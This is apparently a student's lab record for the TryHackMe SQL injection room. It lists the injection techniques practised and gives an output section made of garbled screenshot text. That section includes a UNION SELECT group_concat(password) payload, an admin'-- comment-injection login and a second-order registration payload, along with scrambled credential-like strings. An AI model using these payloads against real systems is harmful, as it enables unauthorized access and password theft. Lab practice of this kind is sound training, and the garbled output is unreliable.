

Ex. No.: 4

Date:20/08/2024

SQL INJECTION LAB

Aim:

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

Algorithm:

1. Access the SQL Injection Lab in TryHackMe platform using the link-
<https://tryhackme.com/r/room/sqlilab>
2. Click Start AttackBox to run the instance of Kalilinux distribution.
3. Perform SQL injection attacks on the following-
 - a) Input Box Non-String
 - b) Input Box String
 - c) URL Injection
 - d) POST Injection
 - e) UPDATE Statement
4. Perform broken authentication of login forms with blind SQL injection to extract admin password
5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag

Output:

Task 10 Vulnerable Startup: Book Title 2

HomeNotesProfileLogout

Broken Authentication 2

Logged in as
rcLYWHCxcGUaA9eH3GNVasd, Summer2019
1:345m 3lo4h3, [71x1f13821f0c9e21f0c9e11793673ad540c920](#), viking123 {

[Main Menu]

Messages

Executed Query:

Query 1:
SELECT id, username FROM users WHERE username = " union select 1,group_concat(password) fr

Login

Change Password

[Main Menu]

Log in

admin'-- {

admin'-- {

Password


Log in

Create an Account

Executed Query:

Query 1:
SELECT username FROM users WHERE username=?
Parameters:
admin'-- {

Query 2:
INSERT INTO users (username, password) VALUES (?, ?)
Parameters:
admin'-- -, aaa



Result: Thus, the various exploits were performed using SQL Injection Attack.